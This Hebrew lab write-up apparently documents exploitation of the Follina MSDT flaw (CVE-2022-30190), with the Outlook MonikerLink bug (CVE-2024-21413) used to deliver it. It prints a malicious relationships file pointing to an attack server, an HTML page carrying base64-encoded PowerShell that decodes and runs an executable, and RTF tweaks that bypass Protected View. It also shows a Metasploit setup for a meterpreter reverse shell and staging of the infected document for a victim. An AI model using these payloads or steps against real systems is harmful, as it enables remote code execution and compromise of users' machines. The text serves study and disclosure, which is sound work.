1. [Content_Types].xml – קובץ המגדיר את סוג התכנים המצויים במסמך ומשייך אותם לתוכנות המתאימות.
2. /docProps/app.xml – מידע כללי לגבי המסמך, כדוגמת התוכנה שיצרה אותו וזמן העריכה.
3. /docProps/core.xml – תכונות מרכזיות כגון יוצר המסמך, נושא ומילות מפתח המופיעות בו.
4. /_rels/.rels – קובץ ניהול מערכות יחסים כללי אשר מגדיר את מערכות היחסים בין רכיבים כלליים שונים במסמך, כגון המסמך עצמו, הגדרותיו והתכונות המרכזיות בו.
5. /word/document.xml – תוכן המסמך עצמו, הקובץ מגדיר את מבנה התוכן המוצג במסמך.
6. /word/fontTable.xml – קובץ המכיל מידע אודות הגופנים בהם נעשה שימוש במסמך.
7. /word/media – תיקייה ובמה מצויים קבצים שונים אשר צורפו למסמך.
8. /word/_rels/document.xml.rels – קובץ אשר מגדיר את מערכות היחסים בין רכיבים שונים של תוכן המסמך עצמו, כדוגמת תמונות, טבלאות, טקסט ועוד.
9. /word/settings.xml – הגדרות הנוגעות לאפיון המסמך, כדוגמת גודל שוליים וגודל עמוד.
10. /word/styles.xml – הגדרות עיצוב של רכיבים שונים במסמך.
11. /word/theme/theme1.xml – הגדרת ערכת הנושא והצבעים בהם נעשה שימוש.
12. /word/webSettings.xml – הגדרות ספציפיות לרשת כדוגמת התאמות לHTML.

3.1.6: סכימת URI

Uniform Resource Identifier הוא תצורת ביטוי המזהה נתיב למקור מידע באופן חד חד ערכי.



סכימת URI היא הגדרה המשייכת נתיב לשימוש של תוכנה מסוימת.

לדוגמה, שימוש בפורמט: file://host/path מגדיר קובץ המצוי במסלול path על גבי המכונה host


ושימוש בפורמט: http://host:port/path מגדיר מיקום של דף רשת לפתיחה באמצעות דפדפן.

באופן דומה ניתן להשתמש בסכימה בכדי להגדיר את התוכנה שאמונה לתפעל את מקור המידע, כדוגמת whatsapp://.

3.1.7: protected view

כלי אבטחה של תוכנת Microsoft Office, אשר נועד לסייע בהגנה על המערכת מפני קבצים מזיקים.

כאשר המערכת מזהה כי קובץ הגיע ממקור חיצוני ולא יכולה לאמת את בטיחותו – פתיחת הקובץ באמצעות תוכנת Office תגרור פתיחה של הקובץ לקריאה בלבד בסביבת sandbox זמנית ותגביל את הקובץ לשימוש אך ורק במידע המוכל בתוך הקובץ עצמו, ללא טעינת משאבים מרוחקים או הרצת פקודות מאקרו.



משום שקובץ במצב protected view נפתח תחת מספר רב של הגבלות, לביטחון המערכת, ייתכן והמסמך יופיע בתצורה חסרה.

במידה ומשתמש יבחר יבטל את מצב protected view, על ידי לחיצה על enable editing, המערכת תפעל תחת הנחה שהמשתמש בוטח במקור הקובץ, הקובץ יעבור למצב עריכה וכל המשאבים המרוחקים והחיצוניים למסמך ייטענו להשלמתו.

3.2: מהלך התקיפה

תקיפה זו מנצלת את תכונת remote template של מסמכי Office, סכמת ms-msdt URI ואת אופן הטיפול בפרמטרים של שירות msdt.exe. התקיפה מבוצעת במספר שלבים מורכבים ובכך מקשה על מאמצי הזיהוי.

הרכיב המרכזי בחולשה הוא האופן בו שירות MSDT מטפל בערכי URI לא תקינים, לדוגמת ערכים בעלי אורך גדול מהמצופה או כאלו הכוללים את התו '!' בסופם. הטיפול השגוי בערכים אלו מאפשר לתוקף לבצע פקודות במכונה ללא אישור.

על פי רוב, התקיפה מבוצעת באמצעות מסמך נגוע של Microsoft Office. מכיוון שאורך הURI הדרוש לביצוע התקיפה גדול מכדי להטמיעו באובייקט מסמך רגיל, נעשה שימוש בקריאה לתבנית מרוחקת, אשר מופעלת בעת הרצת המסמך. השרת המצוין בעבור התבנית עושה שימוש בJavaScript בכדי לגרום לשליחת URI התקיפה לשירות msdt.

לשם מימוש התקיפה יש להקים שני רכיבים: מסמך Office נגוע, אותו נחדיר למערכת הקורבן, ושרת תקיפה.

המסמך הנגוע הוא על פי רוב מסמך docx פשוט אשר עושה שימוש בתכונת תבנית מרוחקת (remote template) בכדי לטעון קובץ html משרת מרוחק. בתוך מבנה הXML של המסמך, בקובץ /word/rels/document.xml.rels, מוחדר קישור לשרת התקיפה במסווה של מקור התבנית המרוחקת.

למשל, על ידי שינוי פורמט המסמך מdocx לzip וגלישה לקובץ
document_name.zip/word/_rels/document.xml.rels ניתן להגדיר מערכת יחסים לתבנית מסמך כך שתסתמך על כתובת מרוחקת:

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Target="webSettings.xml"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Id="rId3"/>
    <Relationship Target="settings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
        Id="rId2"/>
    <Relationship Target="styles.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
        Id="rId1"/>
    <Relationship Target="http://192.168.245.128:8080/MYeqOk.html!"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Id="rId996"
        TargetMode="External"/>
    <Relationship Target="theme/theme1.xml"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Id="rId5"/>
    <Relationship Target="fontTable.xml"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Id="rId4"/>
  </Relationships>
```

בדוגמה זו, כתובת השרת הינה http://192.168.245.128:8080/MYeqOK.html!.

שרת התקיפה כולל קריאה לפרוטוקול MS-MSDT URI, דרך חבילת התוכן PCWDiagnostic, ומנצל את הטיפול השגוי בפרמטר המסופק לפקודה IT_RebrowseForFile בכדי להחדיר פקודות PowerShell לביצוע על גבי מכונת הקורבן, במסווה של הפעלת קובץ הרצה לבדיקה על ידי שירות msdt.

דוגמה לתוכן שרת התקיפה:

```
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<REDACTED>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExp
c3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQz
pcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFB
IDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw==''+
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

נשים לב לכך שדף הHTML מתחיל בסקריפט המגדיר מספר רב של תווי A בתור הערה. להערה זו יש תכלית – מסתבר שהפונקציה האחראית לביצוע העיבוד המקדים של דפי HTML כוללת buffer בגודל קבוע של 4096 bytes. במידה וגודל הדף קטן מידיי, תוכנת המשתמש אשר מופנית לדף זה תפרש את הדף כלא תקין ותמנע את הרצתו. לכן, בכדי לאפשר את הרצת המטען, נעשה שימוש במספר רב של ערכים כלשהם בתור הערה כך שגודל הדף יעבור 4096 bytes.


עיקר התקיפה מופיע לאחר ההערה. מתבצעת עריכה של ערך JavaScript: window.location.href בכדי להפנות את הגישה לכתובת אחרת, אך הכתובת המצוינת היא סכימת URI של שירות msdt – שירות תמיכה במערכות Windows.

פקודות התקיפה מוחדרות לפרמטר IT_RebrowseForFile דרך שתי קריאות של Invoke-Expression, כאשר הן עלולות להיות מקודדות לbase64, כמו בדוגמה.

בכדי שהתקיפה תתממש כצפוי, יש לקיים מספר תנאים בהגדרת הפרמטר IT_RebrowseForFile:

1. יש צורך בביצוע directory traversal (**/../**) פעמיים לכל הפחות בתחילת ההגדרה.
2. קוד עטוף על ידי: **$()**, כלומר מוגדר כביטוי משנה, שאינו מכיל רווחים – יורץ דרך PowerShell.
3. הגדרת הפרמטר צריכה להסתיים בציון קובץ הרצה, כלומר צירוף קובץ בעל סיומת **.exe**. בכדי שהפקודה תזוהה כקריאה תקנית לשירות msdt.

בעת הפעלת המסמך הנגוע במכונת הקורבן, תוכנת Office מתקשרת עם שרת התקיפה בניסיון להשיג את פרטי התבנית המרוחקת המצויה במסמך, אך השרת משתמש בסכימת msdt URI ומחדיר למכונת הקורבן פקודות PowerShell לביצוע, במסווה של פנייה תקנית לכלי התמיכה, תחת הרשאות Office במכונה.



תקיפה זו אינה משתמשת בפקודות מאקרו ולכן אינה נחסמת על ידי כלים המבטלים פונקציונליות זו, אך בתצורתה הנוכחית תדרוש ביטול של מצב protected view של Windows בכדי לפנות לקישור המצורף לתבנית המרוחקת ולגרום לביצוע התקיפה בהצלחה.

בכדי להתגבר על מגבלה זו, נוכל להוסיף למבנה הXML של המסמך את השורות הבאות:

```
<o:LinkType>EnhancedMetaFile</o:LinkType>

<o:LockedField>false</o:LockedField>

<o:FieldCodes>\f 0</o:FieldCodes>
```

ולשנות את פורמט המסמך לrtf. כעת, התקיפה תתבצע גם לאחר סימון המסמך דרך file explorer וצפייה בו באמצעות שירות preview pane, ללא ביטול protected view ואף ללא פתיחת הקובץ עצמו.

3.3: חולשת עזר – CVE-2024-21413

עד כה, בכדי להשלים תקיפה באמצעות החושלה Follina, ראינו כי יש לגרום לקורבן בעל תוכנת Office וללא עדכון תוכנה מתאים לבחור לפתוח \ להוריד מסמך נגוע, לטעון את המסמך ולבטל את מצב protected view או לחלופין, במידה ונשלח מסמך rtf נגוע – להוריד את הקובץ ולסמן אותו ב file explorer כאשר שירות preview pane פעיל. בכל אופן, הצלחת התקיפה דרשה אינטראקציה ישירה עם הקובץ מצד הקורבן, מעבר לפתיחה אופציונלית של קישור המשויך לקובץ.

כעת נציג חולשה נוספת אשר תאפשר לנו להשתמש בתוכנת Outlook של Microsoft Office כווקטור תקיפה קל ובכך לגרום לתקיפה מוצלחת של קורבן באמצעות לחיצה על קישור לקובץ הנגוע בלבד.

CVE-2024-21413, הידועה גם בשם MonikerLink bug, היא חולשת אבטחה אשר עלולה לגרום לעקיפה של כלי האבטחה protected view ובכך לדליפת פרטי פרוטוקול האימות NTLM של הקורבן ואף לפתיחת קבצים זדוניים ישירות במצב עריכה.

החולשה משפיעה על תוכנת Outlook במערכות הכוללות התקנה של תוכנת Microsoft Office ללא עדכון אבטחה תואם ונובעת מעיבוד שגוי של URI עם סכימת file:// המופיע כקישור בהודעת דואר אלקטרוני.

3.3.1: פירוט החולשה

תוכנת Outlook כוללת פונקציונליות של צפייה ופתיחה של קישורים מצורפים להודעות. בעוד שהודעה ממוצעת תכיל ככל הנראה קישורים לדף רשת לפתיחה על ידי דפדפן, באמצעות שימוש בסכימת URI כגון http:// או https://, התוכנה מאפשרת גם פתיחה של קישורים באמצעות תוכנות נוספות, בהתאם לסכימת הURI שבשימוש.

כאשר קישור גורר קריאה לפתיחה של תוכנה מסוימת – Outlook לרוב תפעיל אמצעי אבטחה כגון התראה בדבר הסיכון הכרוך בפתיחה של משאבים לא אמינים ובמקרה של קובץ – תבצע הפעלה של מצב protected view לשם עיבוי ההגנה על המערכת מפני איומים פוטנציאליים.

החולשה מתקיימת כאשר בעת יצירת קישור נעשה שימוש בסכימת הURI ’**file://**’ לציון קובץ המצוי על שרת קבצים מרוחק (file share), בצירוף הוספת התו ’!’ עם רצף תווים רנדומליים כלשהם בסוף הכתובת.

דוגמה בHTML: link

כאשר something הוא רצף תווים כלשהו.

בפעילות תקינה של התוכנה, Outlook תחסום ניסיון גישה לקובץ מסוג זה, הדורש שימוש בפרוטוקול smb, אך צירוף התו ’!’ עם רצף תווים כלשהו אחריו גורם לתוכנה לעבד את הקישור כקריאה לאובייקט המוכל בתוך הקובץ (בדוגמה – רכיב הקרוי something), דרך MKParseDisplayName API. קריאה זו מתעלמת מהעובדה שהקובץ מצוי על שרת מרוחק ופותחת אותו, **במצב עריכה** – ללא שימוש בprotected view, תוך כדי חיפוש אחר האובייקט שצוין.

מעצם פתיחת הקובץ, מתבצע ניסיון התחברות של מכונת הקורבן אל שרת הקבצים וכך ישנה דליפה של פרטי פרוטוקול האימות NTLM של הקורבן ואף גרוע מכך, במידה והקובץ שצוין נגוע בחולשת אבטחה כלשהי – החולשה תנוצל עם פתיחת הקובץ שכן מצב protected view לא הופעל כלל.

3.4: הדגמה

נדגים את ניצול החולשה CVE-2022-30190 על ידי שימוש במודול התקיפה exploit/windows/fileformat/word_msdtjs_rce בתוכנה Metasploit.


המודול מאפשר יצירה של קובץ נגוע באחד משני פורמטים: docx או rtf.

נציג את ההגדרות הבסיסיות שהמודול מאפשר על ידי קריאה לפקודה show options:

```
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/word_msdtjs_rce) > show options

Module options (exploit/windows/fileformat/word_msdtjs_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CUSTOMTEMPLATE                   no        A DOCX file that will be used as a template to build the exploit.
   FILENAME        msf.docx         no        The file name.
   OBFUSCATE       true             yes       Obfuscate JavaScript content.
   OUTPUT_FORMAT   docx             yes       File format to use [docx, rtf]. (Accepted: docx, rtf)
   SRVHOST         192.168.245.128  yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                              0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                          no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

נבצע את התקיפה פעמיים באמצעות יצירת קובץ נגוע בשני הפורמטים האפשריים, ובעבור כל קובץ נדגים את ביצוע התקיפה באופן ישיר על ידי שליחת הקובץ הנגוע אל מכונת הקורבן ובאמצעות ניצול החולשה CVE-2024-21413 המאפשרת תקיפה קלה יותר דרך שליחת קישור ספציפי לחשבון outlook במערכת הקורבן.

ניתן לספק למודול קובץ docx אשר יהווה תבנית מוגדרת לקובץ הנגוע שנקבל, אך מניסיון אישי, השימוש באפשרות זו עלול לגרור בעיות בפתיחת הקובץ הנגוע במכונת הלקוח, כמו בתמונה המצורפת, ולכן נבחר להשאיר את האפשרות עם ערך ברירת המחדל ולא לספק קובץ תבנית.



3.4.1: פירוט המכונות

לשם ביצוע ההדגמה נשתמש בשתי מכונות, אשר את פרטיהן נציג כעת:


מכונת תקיפה Kali Linux 2023.3, אשר את כתובתה נשיג באמצעות קריאה לפקודה ifconfig:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.245.128  netmask 255.255.255.0  broadcast 192.168.245.255
```


ומכונת קורבן windows 10 64bit, בגרסה 1909, אשר כוללת התקנה של תוכנת Microsoft office 2021 בגרסה 2108.

בכדי למנוע עדכוני מערכת אשר יתקנו את החולשות בהן נשתמש, נעשה שימוש במספר הגדרות:


1. עודכנו מספר ערכי group policy של מערכת windows ותוכנת windows security (windows defender) על ידי גישה למערכת דרך gpedit.msc:




- קביעת מספר הגדרות בכתובת Computer Configuration/Administrative Templates/Windows Components/Windows Update:




- קביעת מספר הגדרות בכתובת Computer Configuration/Administrative Templates/Windows Components/Windows Defender Antivirus/Security Intelligence Updates:



2. הגדרת חיבור האינטרנט של המכונה כmetered:



3. ביטול עדכונים לתוכנת Microsoft Office:



ביצוע פעולות אלו מסייע לשמור את המערכת במצבה הנוכחי.

את כתובת המכונה ניתן להשיג על ידי קריאה לפקודה ipconfig:

```
C:\Users\Hadar>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::ada3:fc9c:7035:1d79%14
   IPv4 Address. . . . . . . . . . . : 192.168.245.137
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.245.2
```

3.4.2: הגדרת רכיבי התקיפה

לפני שנבצע את הדגמות התקיפה, ישנן מספר הגדרות שנרצה לקבוע במודול התקיפה.

ראשית, מטען ברירת המחדל, windows/x64/meterpreter/reverse_tcp, מאפשר לנו להשיג שליטה במערכת קורבן מבוסס 64 ביט ולכן נשאיר אותו. נגדיר בעבור המטען את הערך LHOST להיות כתובת מכונת התקיפה, 192.168.245.128, בכדי שבמידה והתקיפה תצליח – מכונת הקורבן תיצור קשר עם כתובת זו בפורט המצוין לשם מתן גישה לmeterpreter.

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set LHOST 192.168.245.128
LHOST => 192.168.245.128
```

שנית, משום שבכוונתנו להציג מספר אפיקים לתקיפה, נבחר להגדיר handler עצמאי שיישאר להאזין על הכתובת והפורט המוגדרים. לכן, נגדיר בעבור מודול התקיפה שלא להקים handler בעבורנו באמצעות קריאה לפקודה: set DisablePayloadHandler true.

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set DisablePayloadHandler true
DisablePayloadHandler => true
```

לאחר ביצוע השינויים שציינו, כך ייראו פרטי התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > show options

Module options (exploit/windows/fileformat/word_msdtjs_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CUSTOMTEMPLATE                   no        A DOCX file that will be used as a template to build the exploit.
   FILENAME        msf.docx         no        The file name.
   OBFUSCATE       true             yes       Obfuscate JavaScript content.
   OUTPUT_FORMAT   docx             yes       File format to use [docx, rtf]. (Accepted: docx, rtf)
   SRVHOST         192.168.245.128  yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                              0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                          no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.245.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

כאשר הערכים שלא סיפקנו יישארו כערכי ברירת המחדל של החולשה (יצירת הקובץ הנגוע ללא שימוש בתבנית מוגדרת, תקשורת של הקובץ הנגוע אל מול שרת שיוקם במכונת התקיפה לשם העברת המטען, הקמת שרת זה במסלול רנדומלי וטשטוש התוכן המוזרק לתהליך).

במקביל, נגדיר handler מתאים אשר יאזין על כתובת מכונת התקיפה בפורט שבחרנו למודול התקיפה.

כמובן שנצטרך להגדיר את המטען המתאים ואת כתובת ההאזנה:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.245.128
LHOST => 192.168.245.128
```

בנוסף, משום שברצוננו לבצע את התקיפה מספר פעמים, נגדיר לhandler שלא להפסיק להאזין עם יצירת קשר על ידי קורבן ובכדי לייצב את הגישה שלנו לsession של meterpreter, נגדיר לבצע מעבר של מטען התקיפה לתהליך אחר בעת השגת גישה:

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set PrependMigrate true
PrependMigrate => true
```

נפעיל את שירות הhandler ונציג את פרטיו:

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.245.128:4444
show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.245.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

ולבסוף, נפעיל את שירות smbd לשם שימוש בתיקיית הקבצים השיתופית, אותה יצרנו בתחילת עבודה זו, בפרק 1.2, להעברת הקובץ הנגוע אל קורבן פוטנציאלי. נפעיל שירות זה על ידי קריאה לפקודה:

```
┌──(kali㉿kali)-[~]
└─$ service smbd restart
```

כעת נעבור לביצוע הדגמת התקיפות.

3.4.3: תקיפה באמצעות קובץ docx

נייצר קובץ docx נגוע באמצעות מודול התקיפה על ידי בחירת שם הקובץ שנרצה לייצר והשארת פורמט הקובץ כdocx:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set FILENAME follina.docx
FILENAME => follina.docx
msf6 exploit(windows/fileformat/word_msdtjs_rce) > exploit
[*] Exploit running as background job 0.
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] Using URL: http://192.168.245.128:8080/iF0pVLArqozfHDC
[*] Server started.
[*] Generating a malicious docx file
[*] Injecting payload in docx document
[*] Finalizing docx 'follina.docx'
[+] follina.docx stored at /home/kali/.msf4/local/follina.docx
```

כפי שניתן לראות, נוצר בעבורנו קובץ נגוע והורם שרת מולו הקובץ יתקשר כאשר הוא יופעל ממכונת קורבן.


3.4.3.1: הנגשת הקובץ לקורבן

בכדי להחדיר את הקובץ הנגוע למערכת של קורבן פוטנציאלי, נעתיק את הקובץ הנגוע לשרת שיתוף הקבצים שיצרנו:


```
cp /home/kali/.msf4/local/follina.docx /home/share
[*] exec: cp /home/kali/.msf4/local/follina.docx /home/share
```

ולאחר מכן נייצר הודעת מייל אליה נצרף קישור לקובץ.

